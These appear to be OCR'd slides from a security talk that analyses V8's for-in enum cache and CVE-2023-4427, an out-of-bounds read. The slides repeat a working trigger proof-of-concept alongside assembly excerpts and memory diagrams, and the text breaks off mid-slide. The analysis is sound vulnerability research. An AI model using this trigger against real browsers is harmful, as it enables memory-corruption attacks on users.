
```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;

for (let key in object2) {
    console.log(object2[key]);
}
```

```
Builtins_GetKeyedPropertyHandler()
```




The Basics – For-in Loop and Enum Cache

```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;

function test() {
 for (let key in object2) {
    console.log(object2[key]);
 }
}

%PrepareFunctionForOptimization(test);
test();
%OptimizeFunctionOnNextCall(test);
test();
```



The Basics – For-in Loop and Enum Cache




CVE-2023-4427

- Discovered by Sergei Glazunov of Google Project Zero
- Reported on August 2023
- Out-Of-Bounds read in Enum Cache
- Our Pwn2Own vulnerability is a variant of CVE-2023-4427


CVE-2023-4427

```
const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1;
object2.b = 1;

const object3 = {}; object3.a = 1;
object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```



CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```



```
ReduceJSLoadPropertyWithEnumeratedKey()
```

```
push   rbp
mov    rbp,rsp
push   rsi
push   rdi
push   rax
sub    rsp,0x30
mov    QWORD PTR [rbp-0x20],rsi
cmp    rsp,QWORD PTR [r13-0x60]
…
```

CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

```
V8::internal::MapUpdater::ConstructNewMap()
```

Index For-in Loop	0

Indices	0	1	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 3		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	SMI

Enum Cache 1
Map
Keys[2]
Indices[2]

CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

```
V8::internal::MapUpdater::ConstructNewMap()
```

Index For-in Loop	0

Object 2
Map
Properties
Elements
1
1


Map 2
Nof descriptors = 2
DescriptorArray
Transition


Descriptor Array 4		
Map		
Enum Cache: Empty		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double

Map2 updated with Descriptor Array 4 because of the Map and Descriptor Array update of Object3

CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```





CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Access Descriptor array via Map

```
…
mov     r9d, dword ptr [r8 + 0x17]
…
```

Index For-in Loop	0

Indices	0	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 4		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double

Enum Cache 2
Map
Keys[1]
Indices[1]

CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Access Enum cache via Descriptor array

```
…
mov r9d, dword ptr [r14 + r9 + 0xb]
…
```

Index For-in Loop	0

Indices	0	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 4		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double

Enum Cache 2
Map
Keys[1]
Indices[1]

CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Access Indices array via Enum cache

```
…
mov r9d, dword ptr [r14 + r9 + 7]
…
```

Index For-in Loop	0

Indices	0	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 4		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double


Enum Cache 2
Map
Keys[1]
Indices[1]


CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Get property value index via indices array

```
…
mov     r9d, dword ptr [r9 + 0 + 7]
mov     r11d, r9d
sar     r11d, 1
movsxd  r12, r11d
…
```





CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

